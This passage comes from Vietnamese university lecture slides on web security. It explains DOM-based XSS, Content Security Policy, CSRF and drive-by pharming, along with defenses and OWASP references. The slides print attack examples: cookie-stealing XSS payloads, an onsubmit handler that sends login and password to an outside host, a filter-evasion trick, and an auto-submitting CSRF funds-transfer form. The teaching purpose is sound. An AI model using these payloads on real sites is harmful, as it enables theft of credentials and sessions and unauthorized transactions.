- File ảnh chứa mã HTML, Javascript
- Yêu cầu tới file ảnh sẽ được trả về thông điệp HTTP Response

```
HTTP/1.1 200 OK
…
Content-Type: image/jpeg

<html> <script> … </script> </html>
```

- IE hiển thị nội dung HTML bất kể giá trị của trường Content-Type

41

41

Tấn công DOM-based XSS

- Lỗ hổng: trình duyệt được phép thực thi script được nhúng trong đối tượng DOM của trang web đang hiển thị
- Không thể phát hiện được tại server

42

42

DOM-based XSS - Ví dụ

- Trang có lỗ hổng

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,document.URL.l
ength));
</SCRIPT>
</HTML>
```

- Yêu cầu thông thường

`http://www.example.com/welcome.html?name=Joe`

- Nhúng mã thực thi

`http://www.example.com/welcome.html?name=`
`<script>alert(document.cookie)</script>`

43

43

Phòng chống XSS phía server

- Sử dụng bộ lọc chuỗi giá trị đầu ra để loại các ký tự nhạy cảm:
  - Hãy cẩn thận với các mẹo vượt qua bộ lọc
  - Hãy lọc nhiều lần cho tới khi loại hết các từ khóa
  - Ví dụ: lọc 1 lần chuỗi <script
    - ✓<script src = "..." → src = "..."
    - ✓Nhưng <scr<scriptipt src = "..." → <script src = "..."
- Một số công cụ khác: Dynamic Data Tainting, Static Analysis

44

44

Chú ý: Mã Javascript có thể chèn vào nhiều vị trí khác nhau trên trang web

- Sử dụng mã Javascript như một URI

  <img src="javascript:alert(document.cookie);">
- Chèn mã Javascript vào các thuộc tính của phương thức xử lý sự kiện (OnSubmit, OnError, OnLoad, …: >100 hàm
- Một số ví dụ:
  - <img src="none" OnError="alert(document.cookie)">
  - <iframe src="https://bank.com/login" onload="alert(document.cookie)">
  - <form> action="logon.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.digicrime.com/'+document.forms(1).login.value'+':'+ document.forms(1).password.value;" </form>

45

45

Phòng chống tấn công XSS phía server

- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet

46

46

Content Secure Policy

- Server thiết lập Content-Secure-Policy để chỉ ra các tên miền của máy chủ dịch vụ mà trình duyệt chỉ tải các đối tượng Web từ đó
- Mặc định cấm inline script, text-to-JavaScript
- Ví dụ:
  - Chỉ tải các đối tượng Web từ máy chủ có cùng tên miền

```
Content-Secure-Policy: default-src 'self'
```

  - Chỉ tải và thực thi Javascript từ máy chủ chỉ định

```
Content-Secure-Policy: script-src 'self'
                       userscripts.example.com
```

- Thiết lập qua HTTP Header hoặc Meta HTML Object

47

47

3. TẤN CÔNG DẠNG CROSS SITE REQUEST FORGERY

Bùi Trọng Tùng,
Viện Công nghệ thông tin và Truyền thông,
Đại học Bách khoa Hà Nội

48

48

Tấn công CSRF

- Lợi dụng hiệu ứng bên (side effect) để tạo ra các HTTP Request trái phép.
  - Hiệu ứng bên (side effect): trong quá trình hiển thị (render) trang web, trình duyệt có thể tự động truy cập đến tài nguyên những liên kết khác mà không được kiểm soát.

Ví dụ:

- Thường kết hợp khai thác các lỗ hổng không kiểm soát việc lưu giữ và truy cập cookie trên trình duyệt
- Lưu ý: tấn công CSRF khác tấn công XSS

49

49

Kịch bản tấn công CSRF

50

50

Tấn công CSRF – Ví dụ

- Người dùng đăng nhập trên website bank.com và thực hiện một giao dịch chuyển tiền
  - Trình duyệt lưu cookie của phiên làm việc(gồm các thông tin người dùng đã xác thực với ngân hàng)
- Người dùng truy cập vào một trang web chứa đoạn mã độc(Ví dụ attacker.com):


```
<form  name=F  action=http://bank.com/BillPay.php>
<input  name=recipient   value=attacker> …
<script> document.F.submit(); </script>
```

- Khi hiển thị trang web, trình duyệt tạo một HTTP Request với cookie ở trên để thực thi giao dịch chuyển tiền cho attacker

51

51


Tấn công CSRF – Ví dụ



52

52

Tấn công CSRF – Ví dụ



53

53

Tấn công CSRF – Ví dụ

- "Drive-By Pharming", Sid Stamm, Zulfikar Ramzan, Markus Jakobsson, ICICS'07
- Các thiết bị router phục vụ cho gia đình/văn phòng nhỏ cho phép cấu hình qua giao diện Web
  - Người dùng cần đăng nhập. Tuy nhiên hầu hết dùng tài khoản mặc định của nhà sản xuất
- Tấn công Drive-by Pharming:
  - Người dùng truy cập vào website chứa mã độc
  - Một Javascript quét và tìm địa chỉ router
  - Sử dụng Javascript để phát hiện hãng sản xuất và tên sản phẩm (thường thể hiện qua logo)
  - Login và sửa thông số cấu hình qua phương thức GET trên URL

54

54

Phòng chống tấn công CSRF

- Kiểm tra trường Referer


```
Referer: http://www.facebook.com/home.php
```

- Kiểm tra giá trị ẩn:


```
<input type=hidden value=23a3af01b>
```

- Sử dụng xác thực đa yếu tố, capcha

55

Kiểm tra trường Referer

- Trường Referer ghi nhận địa chỉ phát sinh thông điệp HTTP Request. Ví dụ:


```
Referer: http://bank.com/
```

```
Referer: http://evil.com/index.html
```

- Hạn chế:
  - Lộ thông tin cá nhân, lịch sử duyệt Web của người dùng
  - Trường Referer có thể bị loại bỏ theo nhiều cách(chính sách của firewall, trình duyệt) → không thể quyết định chặn hoặc không chặn
  - Không giữ địa chỉ gốc khi chuyển hướng (redirect)
- Giải pháp: sử dụng trường Origin

56

Kiểm tra giá trị ẩn



57

57

Phòng chống tấn công CSRF phía server

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet
- https://www.owasp.org/index.php/Reviewing_code_for_Cross-Site_Request_Forgery_issues

58

58

Tổng kết

- Command Injection:
  - Chèn mã độc vào giá trị đầu vào để thực thi trên server
- SQL Injection:
  - Chèn truy vấn SQL vào giá trị đầu vào để truy cập CSDL trái phép trên server
- CSRF:
  - Lợi dụng hiệu ứng bên (site effect) để gửi các HTTP Request độc hại từ trình duyệt của người dùng
- XSS
  - Chèn mã độc vào giá trị đầu vào và lợi dụng kết quả server trả về để thực thi trên client

59

59


Một số biện pháp phòng chống trên web server

- Kiểm tra cẩn thận HTTP header, cookie, thẻ bài
- Kiểm tra cẩn thận giá trị đầu vào, kết quả trả về
- Sử dụng các công cụ kiểm thử black box
- Sử dụng các công cụ quét mã độc: Google Analytic, Norton Safe Web...
- Theo dõi và cập nhật đầy đủ các bản vá bảo mật
- Sử dụng firewall dịch vụ web: Apache Mod Security, Imperva SecureSphere Web Application Firewall, Check Point Web Security…

60

60

Người dùng được bảo vệ như thế nào?



61

61

Bài giảng sử dụng một số hình vẽ và ví dụ từ các bài giảng:

- Computer and Network Security, Stanford University
- Computer Security, Berkeley University
- Introduction to Computer Security, Carnegie Mellon University

62

62